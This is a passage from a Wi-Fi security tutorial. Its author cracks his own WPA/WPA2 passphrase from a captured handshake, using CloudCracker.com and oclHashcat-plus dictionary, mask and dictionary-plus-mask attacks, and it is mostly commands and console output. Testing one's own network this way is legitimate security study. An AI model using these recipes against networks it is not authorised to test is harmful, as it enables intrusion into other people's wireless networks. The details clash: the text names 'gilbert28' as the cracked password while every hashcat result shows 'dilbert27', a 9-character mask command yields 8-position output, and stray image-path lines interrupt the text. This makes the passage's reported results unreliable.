$68	2,416 M	1 Hour
$136	4,832 M	2 Hours

Table 2: CloudCracker.com WPA / WPA2 Cracking Prices

I made an executive decision and just went with the $17 cracking option, knowing full well that "gilbert28" was not complex enough to withstand a 604 Million Word search. As expected, CloudCracker.com returned my password in 524 seconds (just under 9 minutes) from the moment I clicked *Submit Job*.



CloudCracker Results [9105GirardCh6]

CloudCracker has successfully completed its dictionary attack against your WPA handshake. The results are within brackets on the next line:


[gilbert28]

This run took 524 seconds. Thank you for using cloudcracker.com, this concludes your job.

Figure 9: CloudCracker.com Returning My Password

So do you really need a 64 character randomly-generated password to be safe from cracking? To answer that, I tried a second CloudCracker run. This time I used the default password that came with my NETGEAR router. Some NETGEAR routers (and Cisco Linksys' too) come with what look like easily-crackable default WPA passwords. So I submitted my default—*classymoon359*—to CloudCracker to see if what I suspected was true.

I had a feeling that the 604 M $17 dictionary wasn't going to do the job, so I bumped up to the 1,208 million word option for $34. Figure 10 showed that CloudCracker completed its work before the allotted hour was up, but failed to recover the password. We'll see why that was in a little while.



```
CloudCracker Results [8747GirardCh6]

CloudCracker has completed its dictionary attack against your WPA handshake. We
exhausted our entire dictionary without finding a matching PSK for the handshake you
submitted. This run took 3258 seconds. Thank you for using cloudcracker.com, this
concludes your job.
```

Figure 10: CloudCracker.com fail

If you don't want to spend the money on CloudCracker, there are other tools in the BackTrack distro that you can try. The **original version of this article** describes techniques using John the Ripper to generate permutations and common password additions to a dictionary file, that can then be fed into coWPAtty or aircrack-ng.

A more powerful alternative is also included in BackTrack 5. **oclHashcat-plus** uses the power of a graphics processor to speed up password cracking. My Q8300 quad-core machine sports a supported CUDA-enabled Nvidia 9800GT, so I downloaded the oclHashCat-plus binaries and fired them up in Windows 7 64-bit.

The first thing I decided to test was running a dictionary attack against the very same password and wordlist that I used for aircrack-ng. If you remember, this crack took a **62 seconds** with the quad-core machine.

We will need the same 4-way handshake we used for aircrack-ng, but oclHashcat-plus accepts the WPA/WPA2 hashes in it's own “hccap” file. So we'll need to convert the .cap file to a format oclHashcat-plus can understand. The easiest way to do this is to go to **http://hashcat.net/cap2hccap/**. If you're paranoid and don't want to give out the privileged information, you can also use other utilities to generate the file. With the new hccap file in hand, here are our commands:

oclHashcat-plus dictionary attack


Start a dictionary attack against a WPA key with the following:

General Form:

```
type dictionary_file | cudaHashcat-plus64.exe -m 2500 hash_file
```

Example (BackTrack 5 R3):

```
type passwords2.txt | cudaHashcat-plus64.exe -m 2500 Ch6-01.hccap
```



```
C:\Users\scott.AERO\Desktop\oclHashcat-plus-0.09>type passwords2.txt | cudaHashc
at-plus64.exe -m 2500 Ch6-01.hccap
cudaHashcat-plus v0.09 by atom starting...

Hashes: 1 total, 1 unique salts, 1 unique digests
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Rules: 1
Workload: 16 loops, 8 accel
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: GeForce 9800 GT, 512MB, 1375Mhz, 14MCU
Device #1: Kernel ./kernels/4318/m2500.sm_11.ptx

Starting attack in stdin mode...

Status.......: Running
Input.Mode...: Pipe
Hash.Target..: 8747GirardCh6 (00:19:88:22:96:bc <-> 20:4e:7f:0c:05:c3)
Hash.Type....: WPA/WPA2
Time.Running.: 10 secs
Time.Util....: 10012.7ms/149.5ms Real/CPU, 1.5% idle
Speed........:      5727 c/s Real,      5999 c/s GPU
Recovered....: 0/1 Digests, 0/1 Salts
Progress.....: 57508
Rejected.....: 164
HWMon.GPU.#1.: 97% Util, 71c Temp, N/A Fan

8747GirardCh6:dilbert27

Status.......: Cracked
Input.Mode...: Pipe
Hash.Target..: 8747GirardCh6 (00:19:88:22:96:bc <-> 20:4e:7f:0c:05:c3)
Hash.Type....: WPA/WPA2
Time.Running.: 17 secs
Time.Util....: 17050.2ms/149.5ms Real/CPU, 0.9% idle
Speed........:      5441 c/s Real,      3496 c/s GPU
Recovered....: 1/1 Digests, 1/1 Salts
Progress.....: 92956
Rejected.....: 178
HWMon.GPU.#1.: 94% Util, 68c Temp, N/A Fan

Started: Thu Oct 25 11:45:59 2012
Stopped: Thu Oct 25 11:46:16 2012
```

Figure 11: oclHashcat dictionary attack

oclHashcat-plus, running on my 9800GT's GPU, retrieved my passphrase in just **17 seconds** compared to the 62 seconds needed for aircrack-ng on the quad-core Q8300, that's an impressive improvment! Of course, this assumes my passphrase is in the wordlist I've downloaded, which it wasn't initially, I had to add it.

More oclHashcat-plus mask attack

oclHaschcat-plus can be configured to do a mask attack either using a combination of a dictionary file and character masking or just strict character masking. The full details of a mask attack are beyond the scope of this article, but you can read more in the **oclHashcat wiki**. Mask attacks have to be run against a specific amount of characters, so the attack needs to be repeated several times. In my case I ran a 9-character attack against my hccap file.

oclHashcat-plus mask attack

Start a mask attack against a WPA key with the following:

General Form:


```
cudaHashcat-plus64.exe -m 2500 -a 3 -1 mask hash_file variables for password length
```

Example (BackTrack 5 R3):

```
cudaHashcat-plus64.exe -m 2500 -a 3 -1 ?l?d Ch6-01.hccap ?1?1?1?1?1?1?1?1?1
```

What I'm doing here is assuming the passphrase will only contain lowercase letters and numbers, which is a good guess for a start. I'm setting up the keyspace of the mask using *?l* for lowercase letters and *?d* for numbers. I'm then telling oclHashcat-plus to try every combination of that for a 9-character passphrase.

As you can imagine, that is going to go nowhere fast. In Figure 12 below you can see that a combination of only letter and numbers for a 9-character passphrase yields 101,559,956,668,416 combinations! With my GPU crunching through at 6039 combinations/second the estimated time to completion is **greater than 10 years**! Note that my GPU is nowhere near as powerful as many of the cracking systems out there today.



```
Administrator: Command Prompt - cudaHashcat-plus64.exe -m 2500 -a 3 -1 ?l?d Ch6-01.hccap ?1...

C:\Users\scott.AERO\Desktop\oclHashcat-plus-0.09>cudaHashcat-plus64.exe -m 2500
-a 3 -1 ?l?d Ch6-01.hccap ?1?1?1?1?1?1?1?1
cudaHashcat-plus v0.09 by atom starting...

Hashes: 1 total, 1 unique salts, 1 unique digests
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Workload: 16 loops, 8 accel
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: GeForce 9800 GT, 512MB, 1375Mhz, 14MCU
Device #1: Kernel ./kernels/4318/m2500.sm_11.ptx

[s]tatus [p]ause [r]esume [b]ypass [q]uit => s
Status.......: Running
Input.Mode...: Mask (?1?1?1?1?1?1?1?1)
Hash.Target..: 8747GirardCh6 (00:19:88:22:96:bc <-> 20:4e:7f:0c:05:c3)
Hash.Type....: WPA/WPA2
Time.Running.: 3 secs
Time.Left....: 0 secs
Time.Util....: 3258.2ms/191.7ms Real/CPU, 6.3% idle
Speed........:        0 c/s Real,        0 c/s GPU
Recovered....: 0/1 Digests, 0/1 Salts
Progress.....: 0/101559956668416 (0.00%)
Rejected.....: 0/0 (0.00%)
HWMon.GPU.#1.: 98% Util, 70c Temp, N/A Fan
[s]tatus [p]ause [r]esume [b]ypass [q]uit => s
Status.......: Running
Input.Mode...: Mask (?1?1?1?1?1?1?1?1)
Hash.Target..: 8747GirardCh6 (00:19:88:22:96:bc <-> 20:4e:7f:0c:05:c3)
Hash.Type....: WPA/WPA2
Time.Running.: 21 mins, 59 secs
Time.Left....: > 10 Years
Time.Util....: 1319912.3ms/230.2ms Real/CPU, 0.0% idle
Speed........:     6039 c/s Real,     6019 c/s GPU
Recovered....: 0/1 Digests, 0/1 Salts
Progress.....: 7970816/101559956668416 (0.00%)
Rejected.....: 0/7970816 (0.00%)
HWMon.GPU.#1.: 98% Util, 74c Temp, N/A Fan
[s]tatus [p]ause [r]esume [b]ypass [q]uit => s
Status.......: Running
Input.Mode...: Mask (?1?1?1?1?1?1?1?1)
Hash.Target..: 8747GirardCh6 (00:19:88:22:96:bc <-> 20:4e:7f:0c:05:c3)
Hash.Type....: WPA/WPA2
Time.Running.: 23 mins, 41 secs
Time.Left....: > 10 Years
Time.Util....: 1421085.7ms/233.1ms Real/CPU, 0.0% idle
Speed........:     6033 c/s Real,     6018 c/s GPU
Recovered....: 0/1 Digests, 0/1 Salts
Progress.....: 8572928/101559956668416 (0.00%)
Rejected.....: 0/8572928 (0.00%)
HWMon.GPU.#1.: 97% Util, 74c Temp, N/A Fan
[s]tatus [p]ause [r]esume [b]ypass [q]uit => s
Status.......: Running
Input.Mode...: Mask (?1?1?1?1?1?1?1?1)
Hash.Target..: 8747GirardCh6 (00:19:88:22:96:bc <-> 20:4e:7f:0c:05:c3)
Hash.Type....: WPA/WPA2
Time.Running.: 25 mins, 31 secs
Time.Left....: > 10 Years
Time.Util....: 1531189.7ms/236.1ms Real/CPU, 0.0% idle
Speed........:     6030 c/s Real,     6020 c/s GPU
Recovered....: 0/1 Digests, 0/1 Salts
Progress.....: 9232384/101559956668416 (0.00%)
Rejected.....: 0/9232384 (0.00%)
HWMon.GPU.#1.: 98% Util, 74c Temp, N/A Fan
[s]tatus [p]ause [r]esume [b]ypass [q]uit => _
```

Figure 12: oclHashcat mask attack

So the mask attack didn't work well for even my easier password, gilbert28, and my full password was not in any of the wordlists I downloaded. My next step would be to do a **mixed dictionary-mask** attack, basically telling ocl-Hashcat-plus to go through the dictionary and brute force some numbers on the end. When I look at the downloaded wordlist, gilbert is in there. This would take several runs at the attack, starting with one number added to the end, then two, etc..

We know from several site password hacks over the years that many people simply use lowercase letters for their passwords and my gilbert28 is no exception, here is the crack:

oclHashcat-plus mixed dictionary and mask attack

Start a mixed dictionary and mask attack against a WPA key with the following:


General Form:

```
cudaHashcat-plus64.exe -m 2500 -a 6 hash_file dict_file  mask
```

Example (BackTrack 5 R3):

```
cudaHashcat-plus64.exe -m 2500 -a 6 Ch6-01.hccap passwords2.txt ?d?d
```

What this is doing is taking every word in our 172,746 word dictionary and adding every combination of 00-99 to the end



```
C:\Users\scott.AERO\Desktop\oclHashcat-plus-0.09>cudaHashcat-plus64.exe -m 2500
-a 6  Ch6-01.hccap passwords2.txt ?d?d
cudaHashcat-plus v0.09 by atom starting...

Hashes: 1 total, 1 unique salts, 1 unique digests
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Workload: 16 loops, 8 accel
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: GeForce 9800 GT, 512MB, 1375Mhz, 14MCU
Device #1: Kernel ./kernels/4318/m2500.sm_11.ptx

Scanning dictionary passwords2.txt: 1047581 bytes (48.50%), 84434 words, 8443400
Scanned dictionary passwords2.txt: 2160000 bytes, 172927 words, 17292700 keyspac
e, starting attack...

[s]tatus [p]ause [r]esume [b]ypass [q]uit => s
Status.......: Running
Input.Base...: File (passwords2.txt)
Input.Mod....: Mask (?d?d)
Hash.Target..: 8747GirardCh6 (00:19:88:22:96:bc <-> 20:4e:7f:0c:05:c3)
Hash.Type....: WPA/WPA2
Time.Running.: 8 mins, 45 secs
Time.Left....: 38 mins, 28 secs
Time.Util....: 525384.2ms/248.0ms Real/CPU, 0.0% idle
Speed........:      6003 c/s Real,      6048 c/s GPU
Recovered....: 0/1 Digests, 0/1 Salts
Progress.....: 3443920/17292700 (19.92%)
Rejected.....: 290000/3443920 (8.42%)
HWMon.GPU.#1.: 98% Util, 74c Temp, N/A Fan
[s]tatus [p]ause [r]esume [b]ypass [q]uit => s
Status.......: Running
Input.Base...: File (passwords2.txt)
Input.Mod....: Mask (?d?d)
Hash.Target..: 8747GirardCh6 (00:19:88:22:96:bc <-> 20:4e:7f:0c:05:c3)
Hash.Type....: WPA/WPA2
Time.Running.: 29 mins, 34 secs
Time.Left....: 15 mins, 8 secs
Time.Util....: 1774846.2ms/809.1ms Real/CPU, 0.0% idle
Speed........:      6042 c/s Real,      5811 c/s GPU
Recovered....: 0/1 Digests, 0/1 Salts
Progress.....: 11843028/17292700 (68.49%)
Rejected.....: 1119700/11843028 (9.45%)
HWMon.GPU.#1.: 98% Util, 74c Temp, N/A Fan
8747GirardCh6:dilbert27

Status.......: Cracked
Input.Base...: File (passwords2.txt)
Input.Mod....: Mask (?d?d)
Hash.Target..: 8747GirardCh6 (00:19:88:22:96:bc <-> 20:4e:7f:0c:05:c3)
Hash.Type....: WPA/WPA2
Time.Running.: 43 mins, 5 secs
Time.Util....: 2585958.2ms/1170.3ms Real/CPU, 0.0% idle
Speed........:      6046 c/s Real,      5419 c/s GPU
Recovered....: 1/1 Digests, 1/1 Salts
Progress.....: 17217340/17292700 (99.56%)
Rejected.....: 1583700/17217340 (9.20%)
HWMon.GPU.#1.: 79% Util, 71c Temp, N/A Fan

Started: Thu Oct 25 16:34:58 2012
Stopped: Thu Oct 25 17:18:04 2012
```

Figure 13: oclHashcat dictionary and mask attack

Success! oclHascat-plus cracked it in **43 minutes**, going through 17,217,340 combinations before coming on to my password. But my password was easier than I realized.

What about the *classymoon359* that is the default password for my router? oclHashcat-plus does have a concept where words can be combined from one or more dictionaries. It also employs a nice set of rules that can make all sorts of substitutions for common seemingly clever things people do such as "3" for "E" or "$" for "S".

What I found in many of the wordlists I downloaded however, was that many <6 letter words were not in the dictionary, probably due to the 8 character minimum for WPA. I have to think NETGEAR combined two shorter words for that very reason. Even when I combined dictionaries to combine words, the time estimate for the crack of classymoon359 was around **69 days**, and that's with me "giving" the 359 for sake of demonstration, which is not reasonable. Adding those 3 characters to the end of two distinct words would make the crack time rise *exponentially*.

I'll make the caveat here that I am in no way an expert with oclHashcat-plus—the exact opposite really. My hardware, although beefier than some, is definitely not cutting-edge or even modern. Your mileage may vary.

WPA-PSK Security Myths

Although not strictly related to WPA-PSK cracking, there are two security myths that deserve debunking.

Myth 1: Disabling the SSID Broadcast Secures your WLAN

"Cloaking" your SSID might sound good on the surface. But programs like Kismet that are capable of monitoring wireless network traffic are also able to "decloak" access points by listening to traffic between the clients and the access point.

For Kismet, this process takes only a few minutes of relatively light network traffic. Disabling the SSID broadcast really makes it only *slightly* harder for potential attackers to connect to your AP (they now have to type the SSID instead of clicking on it).

Myth 2: Filtering MAC Addresses Secures Your WLAN

